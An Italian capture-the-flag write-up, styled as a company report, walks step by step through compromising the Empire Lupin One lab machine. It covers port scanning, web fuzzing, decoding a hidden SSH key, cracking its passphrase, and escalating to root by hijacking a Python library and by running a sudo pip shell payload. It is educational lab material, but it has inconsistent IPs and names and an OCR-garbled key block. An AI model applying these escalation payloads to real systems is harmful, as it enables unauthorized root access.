

La Sfida "Lupin One Black Box"

Landa Tracker SPA



| Titolo del Documento: | Report Attività BlackBox2 |

| Asset Sotto Analisi: | Macchina Virtuale Empire Lupin One |

| Indirizzo IP Target: | 192.168.56.102 |

| Indirizzo IP Attaccante: | 192.168.56.100 (Kali Linux) |

| Data dell'Attività: | 03-04 Settembre 2025 |

| Analisti: | [Landa Tracker S.P.A.] |

| Stato: | Completato |

Questo documento descrive i passaggi per risolvere la sfida di sicurezza informatica Lupin One Black Box. L'obiettivo è ottenere l'accesso completo al sistema, con i privilegi di root, sfruttando le vulnerabilità.

Passaggi per la risoluzione della black box in ordine

Fase 1: Ricognizione Iniziale

La sfida inizia con un sistema **Debian GNU/Linux 11** che presenta una schermata di login. Non conoscendo le credenziali, il primo passo è usare una macchina Kali Linux per raccogliere informazioni sul sistema target.

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.56.102
Author: Icex64 & Empire Cybersecurity, Lda
#####
LupinOne login:
```

Trovare l'IP del target. Sebbene l'IP sia già fornito sulla schermata di login, è buona pratica confermarlo usando il netdiscover. Per velocizzare la scansione, si può specificare un intervallo, ad esempio:

sudo netdiscover -r 10.0.2.0/24.

Comando usato: sudo netdiscover -i eth1



```
Currently scanning: Finished! | Screen View: Unique Hosts
```

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:90:38:2f	1	60	PCS Systemtechnik GmbH
10.0.2.4	08:00:27:9c:e3:1f	1	60	PCS Systemtechnik GmbH

Scansionare le porte aperte.

Una volta confermato l'indirizzo IP, si usa **Nmap** per eseguire una scansione degli script e delle versioni dei servizi sulle porte aperte.

Comando usato: **sudo nmap -sC -sV (ip)**

```
(kali@kali)-[~]
$ sudo nmap -sC -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 04:31 EDT
Nmap scan report for 10.0.2.4
Host is up (0.000062s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:9C:E3:1F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Nel precedente comando il parametro **sc** fa uno script scan e il parametro **sv** fa uno scan delle versioni utilizzate nelle porte

Spiegazione risultato:

Porta 22: La scansione rivela una porta SSH aperta. Questo indica che si potrebbe accedere al server con un login se si avessero nome utente e password.




Porta 80: Una porta HTTP aperta suggerisce la presenza di un sito web in esecuzione.

La scansione Nmap trova anche uno script chiamato **http-robots.txt** che sembra bloccare l'accesso alla directory **/~myfiles**.

Fase 2: Sfruttare il Server Web (Porta 80)


Successivamente, si indaga il server web per trovare indizi che possano permettere l'accesso al sistema.

Apprendo l'indirizzo IP del target nel browser (10.0.2.4), si trova una pagina di benvenuto con un'immagine, ma nessuna informazione utile apparente.



Proviamo quindi a raggiungere il file visto in precedenza robots.txt, questo però sembra bloccato

URL usato: **10.0.2.4/robotx.txt**





Il percorso `/~myfiles` restituisce invece un errore "404 Not Found", l'ispezione del codice sorgente di quest'ultima pagina rivela un commento con un incoraggiamento o presa in giro: "Your can do it, keep trying".

URL usato: **10.0.2.4/~myfiles**



Error 404

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

Dopo svariati tentativi andati a vuoto decidiamo di tornare sul sito precedente e per scoprire percorsi o file nascosti, si decide di utilizzare un nuovo strumento trovato dopo svariate ricerche online chiamato **Fast Web Fuzzer (ffuf)** (questo *usa una tecnica di test automatizzati che inserisce dati casuali o imprevisti in un software (come un sito web) per individuare vulnerabilità, bug o crash e verificarne le reazioni a input non validi*)

Comando usato per l'installazione: **sudo apt-get install ffuf**

```
(kali@kali)-[~]
$ sudo apt-get install ffuf
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ffuf is already the newest version (2.1.0-1+b8).
ffuf set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```



LANDA
TRACKER SP.A

ffuf è il nome del tool usato

- u** seleziona il target seguito dall'ip

Comando usato: **ffuf -c -u http://10.0.2.4/~FUZZ -w /usr/share/wordlist/dirb/common.txt**

```
ffuf -c -u http://10.0.2.4/~FUZZ -w /usr/share/wordlists/dirb/common.txt
```

FFUF


v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.0.2.4/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Entriamo nel sito col nuovo percorso file e troviamo un messaggio contenente 3 indizi:

- 1:** fa riferimento alla chiave per accedere al servizio ssh che abbiamo visto prima dalla scansione nmap,
- 2:** fa riferimento a una wordlist che ci può aiutare a “crackare” la password del servizio SSH **3:** fa riferimento ad un possibile nickname della persona icex64



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Partendo dall'indizio 1 cerchiamo di trovare la private key per il servizio ssh, iniziando una scansione col tool ffuf.

Nel seguente comando:

ffuf: È il nome del tool usato

-c: Abilita l'output colorato per rendere i risultati più leggibili.

-ic: Ignora la maiuscola/minuscola durante la comparazione delle parole.

-u Specifica l'URL di destinazione. Dove. FUZZ è il marcatore di posizione che ffuf sostituirà con ogni parola della wordlist. In questo caso, sta cercando di scoprire nomi di file all'interno della directory ~secret/

-w Indica il percorso del "dizionario" (wordlist) che ffuf utilizzerà. Il programma tenterà ogni parola in questo file (directory-list-2.3-small.txt) sostituendola a .FUZZ nell'URL.

-fc 403: Esclude i risultati che restituiscono il codice di stato HTTP **403 Forbidden**. Questo permette di non mostrare file o directory a cui l'utente non ha il permesso di accedere.

-e .txt,.html: Aggiunge le estensioni di file specificate (.txt e .html) a ogni parola della wordlist prima di testarla. Questo significa che ffuf proverà, ad esempio, file.txt e file.html oltre a file stesso.

Comando usato: **ffuf -c -ic -u http://10.0.2.4/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html**



```
(kali@kali)-[~]
$ ffuf -c -ic -u http://10.0.2.4/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.4/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions  : .txt .html
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 0ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 1ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 11ms]
:: Progress: [262953/262953] :: Job [1/1] :: 20000 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

Questa scansione individua con successo un file nascosto chiamato **mysecret.txt**.

Aggiorniamo poi l'url verificando il contenuto del nuovo file trovato

Url usato: 10.0.2.4/~secret/.mysecret.txt

```
← → ↻ 🔍 10.0.2.4/~secret/.mysecret.txt
c6a0KNNQddvY6CsUspg2ddgsx45oh0YnU3u5dvTURcaTrnHC3MLBqFQYmRtW3eTglvE29gFuBnyhA8TWu9cFXLoscUrrC4LcRafjVvPpP692b5bshuZ2pizx2JWVNZP6o0JRx7JmupsEhcGju07BNI7HQ2L2mxcDQwaHUC1u8L5K81Yh9LMD67W07Ud2JpdlwJmossS4Ebvj7CEYBWRPpDhsqL7jntZxmtZs59w6D
NLM8bNT936L6WYDEPkUeY6uyYnffQVZEVOHDtk6pknA330283cVok874M6DA1T6jKvE3VGLV9MKK0pshzt1GCaDuAuceLw3LYVWVZK75A9z9E2qcdw7YmugahCnShYcaaoLeB01Caoj4JuraF0Umfocvuzn816AJBLdx0j0s51ThrrYtUp8p6F4Nq5FjqmAdvA2ZPMVAWWhkeSvEnoOK8sGUFZxgnHAFeR49h2z1YgcFKR73W
FP3WEPscgeN5Y3Mf63d0q8Bp76VMD57mZag9wQVd88x12xawKSLcardUEFRhbusuadPMAS8TyuWthjK2v7B8d5dJvHkaxZsXfE7d8B8FPD0AeL7D0MhCp2mQ0ts8rptU68Cw0dL209UApvrrs67GZMwK4rt6vIqHLD88g8C2Tf4D7cBz08sepPQvBA9VEVspuLxvVryR283H8DEZqrEnoLbQULxLWthQpY8G
168RAH7jAs5yJ20086pR6t0rRerjALM87p4e8Mh4vY2bV0C4350MwC1ZAXv8b8C2KtqV9E1F6130XpE3Y7H4L17FbFf4w8v8p6ao2JTEC0d2WmqaJcc0C00wA16f8NLN0Tf0hZ929dZ2P3P388KMAJ3K9KXv03w4PpMej2j6jyM4j35020D037FNU77EJ1GGFE8h8P2p2p8LCAKdF4zjgdl4P37FMw0j35a2A
xvH3EUfud0r1B4AD0r57u0ALMD1V73P15P0h8g8LjyvtNp08AgC3Z7MSp8PqQoborCXENJ26nq50h0q0p0h558Yrhp0d1N24xFL0L80FCV2b0L1P2EgmdVdY9d3pJMBU57MznTascruk0wE58PSPFMEC0LoCaLXbY165JxqfEg2w8B8MgLLMhuxbn3hrrR2Lx0DyU31PLkq0u037U4GKQm65FruuW6wQW4NjG0xW6aT
neLueh74FWKZfSLgEYc7ryAS70kwd90zy8x5V4VEdf8mk53nDYKE69P345k0q0VWVJv0fjvZBL868FPJEP125edY93Y3cNRFK0tXp0705ruk7L5LEXG8HrslYv6dJUT9n3G0KRP13Bupad7LVUYGRHagB8GyUaFi43BapacTMG595wPZ78K6ZGALq5Vmr8tk89ry4PhU4ZErIhVNLVQ57U4GKQm65FruuW6wQW4NjG0xW6aT
eRQZ1ZaL8ZM0L3JREjJAHFL5100U7V4g1gRAL1MFB55FFC7ow0K0cp8JX0uWJqF0MD03P3CJdeJ2057auaa3hyx8A34ygnvJjW2B0u0Bmx85K714xYhZ0ZpL8v8EK8KX1rVLNB8H175H1x2ATNTX6pEJ3C17EPK0u0C2q091K3C3p2N73MLZc2pPheASj6470zB0M2p5VtTxRFBPTfMllavt11e484FZ04NpYc
xNjLF1r0898AtCh8B7V5C0ntgFFeU7AmI8u8e0dy0XhkeWf21N8L36A8g088R8F45d8h8TG047F4H8m720g0p0A127JF4Fg4LHfCh8gC0XKuzg0v8jWmZm4C22p27pJfT6GwMwF50C1322x20P7a7E8vC158V4831DES22K60p22jy5msfWmjmbAknf044q433W8590L8V8VY9pP1G3WY1530V50
rYKX888L0K9KscZgP1j5FFB8U6vFtngC0620n4M0wXn28D00U08y0uM10gNo1sc0M65fM4FL7b355WYavLDL8eZLL1D0A0K25cF27jyM3WUZZFgpb7ZF1g4750K151LYT86wMvCf4uApAaG0K6xajE8pCbnLH50020pYK3B8p41v9RvRulGZ1YKxP370gcp5Ct0MGfUwM5S9LWajLXJ82nR5S5qBwMf4M68857p26jYk
6na6cg9buAlyCw6f1LwL0J001KJLmVrK7F4U055JkJsUcU1EUpJsU1H1a1B42f3CY2C278q21ag57aP0S8Kw5XntCLXU0ZKChowkCSPHEPEU72b3nq5M0U01912h35M86g4VGB8UkA5F1kaed8RVRcyg0q0j8h1e1K82J1Q1Ujwv5S0UNPwPGk1hJp56AwEgnyX2KwVPMj7M0J3A1q28hK01Vg08pmay1aJh
Fh0rtgRk8ZpuEPp825aoJ7NM1454j7jW5Yvuv693PHR0rks1eL0KjJm0Kw8cw72bJy2hM55b7u5AXZfR8sK3t3eF0G48hJH254fne0sh8CtNjAU14u8078WmWuc3tP6res9HtCo35uJ3K0K2LYNFEKJBNcX6jg0W9D4xSK0A1N4MF70Pew0AkvvRtCneWmW6W0K2Z0M1e2007LWv691158MTXkrx0805h0rJcNkCuxL
N02Thp8p3dL3L1Lc08V70K40346Cj7Mh697302WU6Dn6q5d4CFLmgjxtCF3204y0eY7MhLc8q328MATYKv0R8033XyL4FZ2E0B4gqmRhw8w4Kj2J02m5S8Rw0P1Pm774NUPK2C0u0JZurA2h8e5vCvP8df68L8pRtH8JYc8P8PhymuMKA852g0r1ATNgt7JZfjYJLJ0
j6vudf7pWk8J1v0n0a3jW3p4420Wfrrc3434W88ygd92LJ2D1JdmvXpW085eq02YEH8970KfWZLW8e8uFgyCkASFCFN19CF4tdYVGLau7CL5K728ps1TJHTKy7J9a4qL146FDZULt4dPhn02fU0K7267w44b2u0d0GPWawW0K536ecCYXSPdpvV88vC3ATFP0t88P558020lq05AGZf0pMjYLa
a83555P4tCvy7FR8E3c2zrtY88N20vTnyZ23YvE8e9KCC98R8hRdr71232p0KAsu8PMK1JPVmgdyNt0pE66gJ9C9g8A85PwPBMftg9f7e4yvyJ1BfNS0vTYfNtCn0Rtd0w675z23adJL0uLQc6n0w222yH4PAC1vpsCR1KQ353E6wFvde4vtr3s1dCM8WVU0L121CajvVHEP15abo0Pz3u39852PA7v6LW0M7Fang8YwZ
mRCaxA8FwJjv25jYhTjhdq5E5n6Pvsh8V82qZL8d1cwXpXgmu1jByELVHFJ1C9T36LdVglv8nc7PE3Y0pCoyC55535H9r7KgjC3kvT8fPMW8f5CVB0U0K5EavK8r6L16H4LEJ8g256640H8pwtYfTejcbLX7L7U0wM4Clyf439jTV4xCT46y2vJ7ZdeK72p2YR890G6Gj3d0qahv1Dktvt0C8B11z8gMm5jMM948P5
cm02ZCLD1651088y72W0Wm4F77h0q7CTq472V5jE8P8Png5r4av00w0mngcm8E3sp8pK82ngcQvKh8BAV7N8T8h0ED8C480CzVNF8p8W8Eas47VCH07JcW0uZ5EAFp3gYmH5C0K1r0K3C279KJAY5M4K0h0rR0Z7Y0qne9jYX8R9zjX54mb0c2330k0wV77P99g990ZJ6UvTXVC1M17a
D047H0V0p05c5vE1E10p9u9p02303W5YF8402377Pw0v0uV11LZ2Zp0y0uV2C0m95889p51V0C1F0b0g2v04q4cpl26m85t1C7F06020804K010gW8B8vnc7JgJp0uJCLL0yM8YK0T10m8v4K423X3K0d0w8CqHvHvTLP03P2h5L8G0C66K0K273v0tC51
4L4UE82EjyW6v20G1E5p4MF20E8W0q0t0M056p88bJbZATFLV6P3P8Bw8r4A4k708FAGy03ttxyMwMkAP0MMU0DFeRyL1B8Q0d0w27d0kbfVv0B8aPvF8P0C1Pug58W8agCk5Z0u0B0122p2CpFAx6e0d8LwZP68F272EK2NYtCk05RfAs2Dq0n25R88h23m5
```




Il contenuto del file mysecret.txt è illeggibile. Usando uno strumento online come **CyberChef** e provando diverse decodifiche, si trova che il testo è decifrato in **Base58**, rivelando la chiave privata SSH.

The screenshot shows the CyberChef interface with the 'Recipe' tab selected. The 'From Base58' input is set, and the 'Remove non-alphabet chars' checkbox is checked. The 'Output' tab displays the decoded private key for 'bubbulus.rsa'. Red arrows point from the 'Input' and 'Output' sections to the respective areas in the image.

Il risultato viene salvato in un file chiamato **bubbulus.rsa**

Comando usato: **sudo nano bubbulus.rsa**



Seguendo l'indizio 2 che suggeriva di usare una wordlist "fasttrack", si utilizza lo strumento John The Ripper per craccare la passphrase.

Comando usato: **john --wordlist=/usr/share/wordlist/fasttrack.txt**



```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (bubbulus.rsa)
1g 0:00:00:01 DONE (2025-09-03 06:42) 0.6250g/s 100.0p/s 100.0c/s 100.0C/s P@55w0rd..guessme
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Questo rivela la password: **P@55w0rd!**.

Fase 3: Accedere e Scalare i Privilegi

Ora che si hanno nome utente, chiave SSH e passphrase, si può accedere al sistema e tentare di ottenere i privilegi di root.

Comando usato: `ssh -i bubbulus.rsa icex64@10.0.2.4` Password

usata: **P@55w0rd!**

```
(kali@kali)-[~]
$ ssh -i bubbulus.rsa icex64@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
Enter passphrase for key 'bubbulus.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Ottenendo con successo accesso al servizio SSH!



LANDA
TRACKER SPA

```
icex64@LupinOne:~$ ls
user.txt
```

Comando usato: **cat user.txt**

[illegible]

Comando usato: **ls -al**

```
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct 7 2021 .
drwxr-xr-x 4 root    root    4096 Oct 4 2021 ..
-rw-r--r-- 1 icex64 icex64 115 Oct 7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct 4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct 4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct 4 2021 .profile
-rw-r--r-- 1 icex64 icex64 12 Oct 4 2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct 4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct 4 2021 user.txt
```



Si controllano poi i permessi che l'utente potrebbe eseguire con i privilegi di admin (root)

Comando usato: **sudo -l**

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

L'output mostra che l'utente icex64 potrebbe eseguire lo script Python `/home/arsene/heist.py` come un altro utente chiamato **arsene**, questo percorso file salta subito all'occhio e dopo alcune ricerche scopriamo che lo script **heist.py** potrebbe essere vulnerabile alla "python library hijacking".

Esempio del sito web trovato per la python library hijacking:

Hacking Articles

Raj Chandel's Blog

Courses We Offer ▾

CTF Challenges

Penetration Testing

Web Penetration Testing

Red Teaming

Donate Us

Home » Privilege Escalation » Linux Privilege Escalation: Python Library Hijacking

Privilege Escalation

Linux Privilege Escalation: Python Library Hijacking

June 3, 2021 By Raj Chandel

In this article, we will demonstrate another method of Escalating Privileges on Linux-based Devices by exploiting the Python Libraries and scripts.

Table of Content

Search ...

Search

Subscribe To Blog Via Email

Email Address

pag. 11



Verifichiamo il contenuto dello script

Comando usato: **cat /home/arsene/heist.py**

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser ← libreria

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz") ← url richiamato
icex64@LupinOne:~$
```

Lo script importa la libreria webbrowser per aprire un URL. Confermando che possiamo sfruttare questa vulnerabilità, modificando la libreria stessa per eseguire un comando come l'utente arsene

Troviamo la provenienza di questa libreria

Comando usato: **locate webbrowser**

```
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
```

Otteniamo il percorso **/usr/lib/python3.9/webbrowser.py**

Ci si sposta nella directory temporanea col comando **cd/tmp**

Si modificano i permessi del file python, questo ci permetterà di vedere i permessi del file e aggirarne la sicurezza

Comando usato: **ls -al /usr/lib/python3.9/webbrowser.py**

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
```

Si apre il file python per modificarlo

Comandi usati:

nano /usr/lib/python3.9/webbrowser.py

Forziamo l'avvio di /bin/bash con l'aggiunta nel python di:

os.system("/bin/bash")

questo esegue una shell bash all'interno del programma



```
GNU nano 5.4
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Fatta questa modifica verifichiamo nuovamente i permessi

Comando usato: **sudo -l**

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Confermiamo che il nostro utente icex non ha la possibilità per la scalata di permessi ma l'utente arsene sì.

Avviamo dunque il python modificato in precedenza con l'utente arsene

Comando usato: **sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py**

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```

Il comando funziona correttamente portandoci a cambiare utente in Anne

Verifichiamo nuovamente i permessi disponibili col nuovo utente ottenuto

Comando usato: **sudo -l**



```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Notiamo la possibilità di una privilege escalation con il metodo pip, questo è un noto metodo di privilege escalation che si trova cercando online "pip privilege escalation". Difatti cercando su internet "pip privilege escalation" troviamo tutti i prossimi comandi che ci permetteranno ottenere i permessi di root.

Foto del sito web coi comandi usati:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Si copiano e incollano i seguenti tre comandi per ottenere l'accesso root:

TF=\$(mktemp -d) echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <\$(tty) >\$(tty) 2>\$(tty)'" >
\$TF/setup.py sudo pip install \$TF

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.0SElJdKnAt
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
#
```

it needs an absolute local file path.

```
import sys; sys.path.append('/tmp')
TF=$(mktemp -d)
echo "open('$FILE', 'w') & write('Data: ' > $TF/setup.py
pip install $TF
```

Questi comandi consentono di ottenere i privilegi di root.

A questo punto, si può navigare nella directory /root

Comando usato: **cd /root**

Successivamente controllando all'interno di root

